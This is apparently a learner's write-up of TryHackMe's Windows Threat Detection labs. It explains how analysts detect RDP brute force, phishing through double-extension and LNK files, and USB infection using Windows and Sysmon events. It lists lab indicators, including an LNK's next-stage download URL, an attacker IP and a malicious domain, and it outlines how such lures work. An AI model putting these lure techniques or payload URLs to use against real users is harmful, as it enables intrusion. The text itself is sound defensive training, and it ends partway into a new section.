Windows Threat Detection {1-2-3}

HAARITH UDDIN

HTTPS://TRYHACKME.COM/MODULE/WINDOWS-SECURITY-MONITORING

Contents

Windows Threat Detection 1

Intro to Initial Access

Initial Access is the critical first step in a cyberattack where a threat actor successfully breaches the perimeter to gain a foothold. This phase can be broadly categorized into two primary vectors:

1. Exposed Services (Technical Exploitation)

Attacks targeting systems directly reachable from the internet (e.g., Web, Mail, or Remote Desktop servers).

- **External Remote Services (T1133):** Exploiting weak credentials on services like **RDP**, **SSH**, or **VNC**.
- **Exploit Public-Facing Application (T1190):** Leveraging vulnerabilities or misconfigurations in websites and applications.


2. User-Driven Methods (Social Engineering)

Attacks that rely on human error to bypass security controls.

- **Phishing (T1566):** Tricking users into clicking malicious links or opening infected attachments.
- **Removable Media (T1091):** Using infected USB drives to spread malware across disconnected workstations.

Key Takeaway: While trends shift—as seen in reports like *Mandiant M-Trends 2025*—threat actors (including ransomware groups like **Medusa** and **Akira**) remain opportunistic, utilizing both technical exploits and human psychology to achieve their goals.

Which MITRE technique ID describes Initial Access via a vulnerable mail server?



- We look at Mitre Att&ck we can see under the initial access the technique ID related to exploit public facing application.

Answer: T1190

Which Initial Access method relies on a user opening a malicious email attachment?

- An initial access method used by attackers by sending malicious e-mail attachments is called Phishing.

Answer: Phishing

Initial Access via RDP

Risks and Detection of Exposed RDP

While Remote Desktop Protocol (RDP) is essential for remote administration, it is frequently targeted by threat actors—leading many defenders to refer to it as the **"Ransomware Deployment Protocol."** With millions of RDP-enabled machines globally, even a single weak password can lead to a compromise within hours.

The Brute Force Vector

Once a server is exposed to the internet, automated botnets begin scanning for open **Port 3389**. When found, they launch brute-force attacks by attempting thousands of credential combinations.

Key Detection Metrics


As a SOC Analyst, your primary evidence of an RDP breach attempt is found in the **Windows Security Logs**.

Attack Phase	**Key Event ID**	Detection Logic
1. Brute Force	**4625 (Failed)**	Filter for Logon Type 3 (Network) or 10 (Remote Interactive). High frequency from a single Source IP indicates a brute-force attack.
2. Initial Access	**4624 (Success)**	Look for a successful login immediately following a series of 4625 events. Note the Target Account and Source IP.
3. Post-Exploit	**4624 (Success)**	Identify Logon Type 10. This confirms the attacker is actively controlling the desktop via the RDP GUI.


Look for:

- **The Source IP:** Where are the attempts coming from?
- **The Target Account:** Which username is being targeted (e.g., Administrator)?
- **The Success Point:** Identify the timestamp where the failure events (4625) stop and a success event (4624) occurs.

Which user seems to be most actively brute-forced by botnets?




- Add a filter for the events ID 4625 (Failed attempts)




- cycling through the logs the name administrator was frequently targeted by the brute force attack, another way to identify this is to wevtutil with XPath Which would parse through the XML and show the count

Answer: Administrator

Which IP managed to breach the host via RDP (Logon Type 10)?




- Add a filter for the events ID 4624 (Successful attempts)




- we're looking for the logon type of 10 (Remote Interactive), Doing so we can use the source network address shown at the bottom

Answer: 203.205.34.107

Can you get the real Workstation Name (hostname) of the threat actor?



- Back in the filter we're going to keep the event ID the same but add the computer's name from the previous question as a filter



- by doing so we will get event logs related to the accounts domain where we can look for a log on type 3 (Network), and from there will be able to identify the network information section which will show us the workstation's name

Answer:DESKTOP-QNBC4UU

Initial Access via Phishing

Phishing remains a top threat because it bypasses firewalls by tricking users into executing malware internally. Since the rise of AI-driven phishing in 2022, attack volume has surged significantly, focusing on two primary Windows-based delivery methods:

1. Malicious Binaries & Extension Spoofing

Threat actors exploit the Windows default setting that **hides known file extensions**.

- **Double Extensions:** A file named invoice.pdf.exe appears to the user simply as invoice.pdf.
- **Obscure Extensions:** Using less common executable formats like .com, .scr, or .cpl which users may not recognize as dangerous.
- **Icon Manipulation:** Changing the file icon to match a PDF or Image to increase the illusion of legitimacy.

2. LNK (Shortcut) Attachments

Instead of sending a virus directly, attackers use **LNK files** (shortcuts) to execute scripts.


- **The Payload:** The "Target" field of the shortcut is modified to run a command (e.g., PowerShell) instead of opening a real application.
    1. User opens a .zip containing a "Shortcut to Website."
    2. The LNK executes a hidden PowerShell command.
    3. PowerShell downloads a remote payload (e.g., **RemcosRAT**) to C:\ProgramData\.
    4. The malware is executed, granting the attacker remote control.

Detection Tip

To identify malicious LNK files during an investigation:

1. **Right-click** the shortcut -> **Properties**.
2. Inspect the **Target** field for unusual commands, powershell.exe, or external URLs.
3. In logs, look for **Sysmon Event ID 1** (Process Creation) where the parent process is explorer.exe launching powershell.exe with network-related arguments.


Let's play the role of the untrained user and mindlessly open the COM file.
Run the www.skype.com file from the **Phishing Case 1** folder, which flag do you get?



- This file looks like a shortcut link to the Skype website to the unsuspecting user but upon clicking the file it opens a terminal and runs a script.

Answer: THM{misleading_extension}


Continue with the second attachment from the **Phishing Case 2** folder.
From which URL does the malicious LNK download the next stage malware?



- I bring the files type we can see in the official website properties and shortcuts there is a string of code which was meant to be executed upon clicking the file. We can review the target string and obtain the URL download link

Answer: http://wp16.hqywlqpa.thm:8000/cgi-bin/f

Finally, move on to the **Phishing Case 3** folder and review its content.
What is the name of the double-extension file you see there?



- Analyzing the files in the directory we can see one file has two extensions. Normally this would look like a JPG file, but window will ignore the image extension and run the executable which could potentially lead to triggering A malicious process such as the reverse shell or info stealer.

Answer: best-cat.jpg.exe

Continuing Phishing Topic

Detecting malicious downloads requires tracking the **execution chain**—from the browser launch to the final payload execution. **Sysmon** is the primary tool for mapping these stages.

The Sysmon Detection Chain

Tracking a typical archive-based attack (e.g., a .zip containing invoice.pdf.exe) follows this sequence:

1. **Process Creation (ID 1):** A web browser (e.g., msedge.exe) is launched by the user.
2. **File Creation (ID 11):** The browser saves an archive (e.g., invoice.zip) to the \Downloads folder.
3. **Extraction (ID 11):** An unarchiving tool or Explorer extracts the malicious binary (invoice.pdf.exe).
4. **Execution (ID 1):** The user launches the binary. **Crucially**, the ParentImage will be explorer.exe.


LNK File Anomalies

LNK (Shortcut) files are stealthier because they act as "proxies" for commands.

- **The Trace:** When a user clicks a malicious LNK, explorer.exe reads the hidden "Target" field and launches the command (like PowerShell) directly.
- **The Indicator:** To prove a shortcut was used, look for a **Sysmon Event ID 11** showing the .lnk file appearing in the \Downloads folder shortly before a suspicious PowerShell process starts.

Analyst Note: Always correlate "Process Creation" with "File Creation" events. If powershell.exe is spawned by explorer.exe with no clear reason, check for recently downloaded LNK files.


Which file did the user download via the web browser?



- As you could tell from the notes the event ID for file creation is 11 which we can use to filter out the events and parse through the "target file name". That will show us the location to where the file was downloaded to

Answer: C:\Users\Administrator\Downloads\top-cats.zip


In which folder did the user unarchive the suspicious file?



- Shortly after the file was downloaded and with the same event ID of 11 for file creation, we can identify the target file name to show us where the file is extracted too.

Answer: C:\Users\Administrator\Pictures


What is the process ID of the launched phishing malware?



- To identify the launch of a program look for Event ID 1, with the image coming from the destination of the extracted file.

Answer: 5484

Finally, which malicious domain did the malware try to connect to?



- An event ID 22 there's a log for a DNS query, in the log file we can see the query name of the attackers intended destination

Answer: rjj.store

Initial Access via USB

While cloud services are dominant, threat actors like **Raspberry Robin** and **Camaro Dragon** still successfully use infected USB drives to bypass air-gapped systems and corporate firewalls. This vector is particularly dangerous because it does not require an active internet connection to initiate a breach.

Common Delivery Scenarios

- **The "Trojan Horse" Gift:** Attackers send physical mail containing branded merchandise and a labeled USB (e.g., "HR Rewards"). The drive may run a harmless file to distract the user while malware installs in the background.
- **The "Worm" Effect:** Legitimate third-party services (like print shops) may have infected systems that automatically inject worms into any USB drive plugged into them, which the user then carries back into their private network.

Malicious USB Techniques

Attackers often use "masquerading" to trick users into manually executing payloads:


- **Hidden Files:** Legitimate files are hidden, replaced by a malicious RECOVERY.lnk shortcut.
- **Folder Mimicry:** A binary named Photos.exe is given a folder icon to trick the user into "opening" the folder.
- **Double Extensions:** Using names like document.pdf.exe to hide the true file type.

Detection & Investigation

Detecting USB-based access is technically similar to detecting phishing, as both typically involve explorer.exe launching a process. However, a SOC analyst can distinguish a USB breach by looking for:

1. **Execution Path:** Monitor **Sysmon Event ID 1** for processes starting from non-standard drive letters (e.g., D:\, E:\, or F:\).
2. **Drive Mounting:** Correlate process execution with Windows **Event ID 2003/2102** (Plug and Play events) which indicate when a removable device was actually connected.
3. **LNK Artifacts:** Check for shortcut files on the external drive that point to cmd.exe or powershell.exe.


Which USB file was launched by the user?



- We'll be looking for the process creation with the event ID 1, in the image section we can see there is an event created with an image in the E directory unlike standard C drive

Answer: E:\Open Sandisk 4GB USB.exe


Which suspicious file did the malware drop to the disk?
(Format: full path to the file, e.g. C:\file.txt)



- After the process creation from the USB, we could look for events 11 for file creation with the image location of the USB, the target file name being created

Answer: C:\Users\Public\Documents\winupdate.exe

To which other USB did the malware propagate?
(Format: just the letter, e.g. X:)



- Malware propagation is another instance of file creation but having it transferred to another drive using event ID 11 we can parse through and identify the target file name on a different drive

Answer: F:

Conclusion

- **Primary Vectors: Windows environments are most frequently compromised through exposed services (technical vulnerabilities) or user-driven actions (social engineering).**
- **RDP Detection: You can pinpoint RDP-based breaches by auditing standard Windows authentication logs. Focus on Event ID 4625 (failures indicating brute force) and Event ID 4624 (successful entry).**
- **Behavioral Monitoring: For user-centric attacks like phishing or malicious USBs, Sysmon is your best tool. It provides deep visibility into process execution chains and parent-child relationships.**
- **Method Diversity: Every technique—whether it's a double-extension binary or a malicious LNK shortcut—leaves unique forensic "bread crumbs" that you will become more adept at finding with experience.**

Detection Summary Table

Attack Type	Primary Detection Tool	Key Artifacts
Exposed Services	Security Event Logs	Event IDs 4624, 4625
Phishing / USB	Sysmon	Event ID 1 (Process Creation), ID 11 (File Creation)
LNK Payloads	Shortcut Properties	Malicious strings in the "Target" field

Windows Threat Detection 2

Discovery Overview

Situational Awareness & Discovery

Once **Initial Access** is achieved, threat actors are often "blind." They perform **Discovery** to map out the system, determine the victim's identity, and identify security software that could terminate their session.

Common Discovery Vectors

